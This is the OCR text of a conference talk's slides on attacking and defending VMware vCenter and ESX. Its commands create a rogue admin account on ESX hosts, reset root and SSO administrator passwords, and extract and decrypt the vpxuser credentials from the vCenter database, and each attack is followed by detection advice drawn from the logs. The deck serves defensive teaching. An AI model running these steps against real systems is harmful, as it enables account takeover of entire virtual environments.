
Virtually Insecure

How to Attack (and Defend) a VMware Environment

Bernard Smith
Senior VMware Consultant @ ClearBridge Technology Group
www.bernardsmith.net | vexpert.vmware.com/directory/12863

whoami

- Bernard Smith (`berninator`)
- Army Veteran
  - 9 years of service
  - Signal Officer → Network Systems Engineer
  - Last assignment was with the Army Air & Missile Defense Command in Hickam AFB, HI
- Currently a Senior VMware Consultant
  - Joined VMware PSO through SkillBridge in 2023
  - Transitioned to Broadcom shortly after the acquisition
  - Joined ClearBridge Technology Group in 2025
- BS in Computer Engineering, MS in Cybersecurity
- Certifications: VCIX, OSCP, CISSP, CCNP, et al.



Fun Facts

- Hobbies:
  - Music
  - Video Games
  - Music Video Games
  - Home Labbing
  - CTFs
  - Amateur Radio (WH6GIH)
- Was about to do a PhD at AFIT in Wright-Patterson AFB, OH before fully deciding to leave the Army
- Made the Major list a day after I officially separated from active-duty
- New father of a two-month old

Disclaimer

- All information is for educational purposes only
- All information is sourced from publicly-available materials
- At no time is any confidential or proprietary information from Broadcom included in this presentation
- At no time was any confidential or proprietary information from Broadcom used as the basis of research for this presentation
- All opinions are my own and do not represent the views of ClearBridge Technology Group or Broadcom


Agenda

- VMware Level-Set
  - What is Virtualization?
  - Virtualization by VMware (by Broadcom)
  - The Hypervisor - ESX
  - The Management - vCenter Server Appliance
- Attacking (and Defending) VMware
  - Main Targets
  - Attack Pathways
  - Gaining Access
  - Expanding Access
  - Establishing Persistence

VMware Level-Set


What is Virtualization?

- Dividing up a single physical machine into multiple *virtual machines* (VMs)
- Simulates (or *virtualizes*) the hardware of a machine in software and runs a workload on top of it
- A **hypervisor** is software that runs on the physical *host* machine and runs the VMs
  - Sometimes called a *virtual machine monitor (VMM)*
  - Type 1 (bare metal) - The hypervisor *is* the OS. Physical host **only** does virtualization.
  - Type 2 (hosted) - The hypervisor runs as another application on top of an operating system




Benefits of Virtualization

- Allows a single physical machine to support multiple virtual machines
- The VMs are isolated from each other (usually)
- Increases utilization of resources (idle compute is lost $$$)
- The server configurations are independent from the physical hardware (can more easily migrate the VMs between hosts)
- Can deploy and provision a new VM much faster than buying new hardware




Virtualization by VMware (by Broadcom)

- VMware by Broadcom currently focuses on two core products:
  - VMware Cloud Foundation (VCF) (13+ components)
  - VMware vSphere Foundation (VVF) (5+ components)
- We'll be only focusing on two components today:
  - The Hypervisor - ESX (no *"i"* as of version 9.0)
  - The Management Plane - vCenter Server Appliance (VCSA)
- ESX + vCenter = vSphere




The Hypervisor - ESX

- The product you're probably most familiar with
  - Aside from maybe VMware Workstation (Pro is free now btw)
  - And VMware Horizon (sold to Omnissa)
- Bare metal, type 1 hypervisor
- Runs the actual workloads in the environment
  - Workloads == VMs
- Is not running Linux
  - It's a custom kernel called *VMKernel*
  - It uses *BusyBox* to provide common Unix commands
  - *Maybe* you could say it's Unix?
- Taking over an ESX host makes it *much easier* to attack the VMs it's hosting



The Management - vCenter Server Appliance


- An RPM-based Linux VM that runs on an ESX host
  - Photon OS
- Manages multiple ESX hosts and groups them into *clusters*
- A cluster is logically treated as a single compute resource
  - VMs are usually assigned to a cluster and deployed on *any* of the hosts in it
  - VMs are frequently live-migrated between hosts for load balancing and maintenance purposes
- Provides the "single-pane-of-glass" through *vSphere Web UI* to manage your VMware environment
- vCenter has **full root control** of all connected ESX hosts
  - Taking over vCenter almost always means taking over the entire virtual environment



Attacking (and Defending) VMware


Targets

- Three main targets
  - The management - vCenter + vSphere UI
  - The hypervisor - ESX
  - The workloads - VMs
- Our focus is on attacks against vCenter and ESX



Targets

- Three main targets
  - The management - vCenter + vSphere UI
  - The hypervisor - ESX
  - The workloads - VMs
- Our focus is on attacks against vCenter and ESX




Defense Pro-Tip:

- These will pop-up when we finish discussing a certain type of attack
- They'll give some quick advice on how to monitor and hopefully prevent that type of attack from succeeding

Attack Pathways

- From easiest to hardest:
  - vCenter → ESX
  - ESX → VMs
  - VMs → Other VMs
  - VMs → ESX
  - **Bonus:** ESX → vCenter (if it's running as a VM on that host)



Gaining Access

- All of the usual security risks still apply to VMware environments
  - Nothing particularly unique about initial access
- Unpatched vulnerabilities and zero-days
  - CVE-2021-21974: Vulnerability in OpenSLP leading to RCE in ESX
  - CVE-2022-22948: Vulnerability in DCERPC protocol leading to RCE in vCenter
- Compromised admin accounts or identity providers
  - A very common entry point for attackers
  - UNC3944 - Leveraged compromised vCenter admin credentials to compromise the environment
    - https://cloud.google.com/blog/topics/threat-intelligence/defending-vsphere-from-unc3944
- Sniffing unencrypted traffic
  - Storage traffic
  - vMotion traffic (VM migration) sends VM memory across the network (if not encrypted)
  - VM to VM network traffic

Gaining Access

- All of the usual security risks still apply to VMware environments
  - Nothing particularly unique about initial access
- Unpatched vulnerabilities and zero-days
  - CVE-2021-21974: Vulnerability in OpenSLP leading to RCE in ESX
  - CVE-2022-22948: Vulnerability in DCERPC protocol leading to RCE in vCenter
- Compromised admin accounts or identity providers
  - A very common entry p
  - UNC3944 - Leveraged c
    - https://cloud.goo
- Sniffing unencrypted tr
  - Storage traffic
  - vMotion traffic (VM mig
  - VM to VM network traff

Defense Pro-Tip:

- All of your normal security techniques still apply to VMware
  - Disciplined patching programs
  - Privileged account management
  - Least privilege
  - Multi-factor Authentication
  - Encrypting data-in-transit and data-at-rest
  - Network segmentation

Expanding Access - vCenter to ESX

- Let's consider if you gained access to vCenter and vSphere UI by obtaining vCenter admin credentials
- With the right credentials, you could likely do everything you'd need from the vSphere UI anyway
- For educational purposes, let's look at how to gain local root access to ESX

Expanding Access - vCenter to ESX (PowerCLI)

- You can remotely run ESXCLI commands on hosts with PowerCLI

```
# Connecting to vCenter and creating an ESXCLI session
PS > Connect-VIServer -Server vcenter.attack.lab -User administrator@vsphere.local
-Password VMware1! -Force

Name                           Port  User
----                           ----  ----
vcenter.attack.lab             443   VSPHERE.LOCAL\Administrator

PS > $esxcli = Get-VMHost | Get-EsxCli -V2

# Creating a new admin account `attacker`
PS > $esxcli.system.account.add.Invoke(@{id="attacker"; password="VMware1!";
passwordconfirmation="VMware1!"; shellaccess=$true})
true

# Changing the password for `root`
PS > $esxcli.system.account.set.Invoke(@{id="root"; password="VMware1!";
passwordconfirmation="VMware1!"})
true
```

Expanding Access - vCenter to ESX (PowerCLI)

- You can remotely run ESXCLI commands on hosts with PowerCLI


```
# Connecting to vCenter and creating an ESXCLI session
PS > Connect-VIServer -Server vcenter.attack.lab -User administrator@vsphere.local
-Password VMware1! -Force

Name                           Port  User
----                           ----  ----
vcenter.attack.lab             443   VSPHERE.LOCAL\Administrator

PS > $esxcli = Get-VMHost | Get-EsxCli -V2

# Creating a new admin accou
PS > $esxcli.system.account.
passwordconfirmation="VMware
true

# Changing the password for
PS > $esxcli.system.account.
passwordconfirmation="VMware
true
```


Defense Pro-Tip:

- Monitor ESX "hostd" logs for invocations of ESXCLI
  - *opID=esxcli-system.account.add-**
  - *opID=esxcli-system.account.set-**
  - *esx.attack.lab Hostd[133251]: [Originator@6876 sub=Vimsvc.TaskManager opID=esxcli-system.account.add-28-eaf2 sid=524c0fb9 user=vpxuser] Task Completed : haTask-ha-folder-root-vim.host.LocalAccountManager.createUser-7459 Status success*

Expanding Access - vCenter to ESX (vSphere UI)


- If you don't like the terminal, you can use *Host Profiles* from the vSphere web UI to manage ESX accounts






Expanding Access - vCenter to ESX (vSphere UI)

- If you don't like the terminal, you can use *Host Profiles* from the vSphere web UI to manage ESX accounts





Defense Pro-Tip:

- Monitor ESX "hostprofile" logs for changes to users
  - *Adding user: <NEW_USER>*
  - *Modifying user: <EXISTING_USER>*
  - *esx.attack.lab hostprofile[160621]: opID=mh5mskzk-4340-auto-3da-h5:70001193-5a-01-2d-ee21: Adding user: attacker_host_profile*
- Lockdown mode *could* help for both attacks
  - But if an attacker has the ability to change user passwords on ESX, they could also change `vpxuser`, disable lockdown mode, or add a user to the exception list.

Expanding Access - vCenter to ESX (Shell Only - `vsphere.local`)

- If you "only" have root shell access to vCenter, you gain access to vSphere UI by resetting the `administrator@vsphere.local` password
  - `/usr/lib/vmware-vmdir/bin/vcdadmintool`
  - `Option 3`

```
root@vcenter [ ~ ]# /usr/lib/vmware-vmdir/bin/vdcadmintool


==================
Please select:
0. exit
1. Test LDAP connectivity
2. Force start replication cycle
3. Reset account password
4. Set log level and mask
5. Set vmdir state
6. Get vmdir state
7. Get vmdir log level and mask
==================

3
  Please enter account UPN : administrator@vsphere.local
New password is -
|]mtcb;Bk,dox+j\xm3{
```

https://knowledge.broadcom.com/external/article/315397/cannot-change-the-password-of-administra.html

Expanding Access - vCenter to ESX (Shell Only - `vsphere.local`)

- If you "only" have root shell access to vCenter, you gain access to vSphere UI by resetting the `administrator@vsphere.local` password
  - `/usr/lib/vmware-vmdir/bin/vcdadmintool`
  - `Option 3`

```
root@vcenter [ ~ ]# /usr/lib/vmware-vmdir/bin/vdcadmintool
```

Defense Pro-Tip:

- Monitor vCenter "`vmdir`" logs for for the `VmDirSrvForceResetPassword` command
  - *`vmdir - - - 2025-10-26T19:07:04.078Z:t@139639570552384:INFO: VmDirSrvForceResetPassword (administrator@vsphere.local)`*
- Also monitor vCenter "`web-sso`" logs for successful logins by the local administrator
  - *`com.vmware.sso.LoginSuccess`*
  - *`sso-websso - - - 2025-10-26T19:08:36.934Z INFO websso[84:tomcat-http--49] [CorId=df75ef81-c8bb-4985-8925-09e0a0b6f234] [auditLogger] {\"user\":\"administrator@vsphere.local\",\"client\":\"192.168.1.250\",\"timestamp\":\"10/26/2025 19:08:36 GMT\",\"description\":\"User administrator@vsphere.local@192.168.1.250 logged in with response code 200\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginSuccess\"}`*

https://knowledge.broadcom.com/external/article/315397/cannot-change-the-password-of-administra.html

Expanding Access - vCenter to ESX (Shell Only - `vpxuser`)

- If you want to avoid changing passwords, you can focus on `vpxuser`
- When vCenter adds an ESX host, it creates a local service account on the host called `vpxuser` with a very long randomly generated password
  - vCenter uses `vpxuser` to perform actions on the ESX hosts
  - `vpxuser` has **full admin privileges** on that host
  - `vpxuser` passwords are stored in the vCenter with reversible encryption
- **Any attacker with shell access to vCenter can decrypt these passwords and gain control over connected ESX hosts**

Decrypting the `vpxuser` Password

- Encrypted passwords are stored in the vCenter database (VCDB)
- Encryption is AES-CBC, with the IV stored in the first 16 bytes of the password
- AES key is stored in `/etc/vmware-vpx/ssl/symkey.dat`


```
root@vcenter [ ~ ]# /opt/vmware/vpostgres/current/bin/psql -d VCDB -U postgres/opt/vmware/vpostgres/current/bin/psql
-d VCDB -U postgres
psql.bin (14.11 (VMware Postgres 14.11.0-23473091 release))
Type "help" for help.

VCDB=# select ip_address,user_name,password from vpx_host;
 ip_address  | user_name |                                                                                                  password
-------------+-----------+-------------------------------------------------------------------------------------------------------------------
 10.29.0.211 | vpxuser   | *Raiwkd5aj3jY0jpUFMkG1IRSL+Py7qWfwkyYJo6vSMq/Io/nT1qM1mmBeeV5N5v+IAjZOBoMx9nJ0b1gH41nww==
(1 row)
```

```
root@vcenter [ ~ ]# cat /etc/vmware-vpx/ssl/symkey.dat
6adc88fd76259ccf0bda91371f14d162cc51ff4912212c43e414279ab926f0ac
```

https://pentera.io/blog/information-disclosure-in-vmware-vcenter/

Decrypting the vpxuser Password


- Using CyberChef, we obtain the IV from the first 16 bytes of the decoded password data.
- The remaining bytes make up the encrypted password



From Base64, To Hex - CyberChef

Decrypting the vpxuser Password

- Using the extracted IV value and the decryption key, we retrieve the plaintext password for vpxuser



AES Decrypt - CyberChef

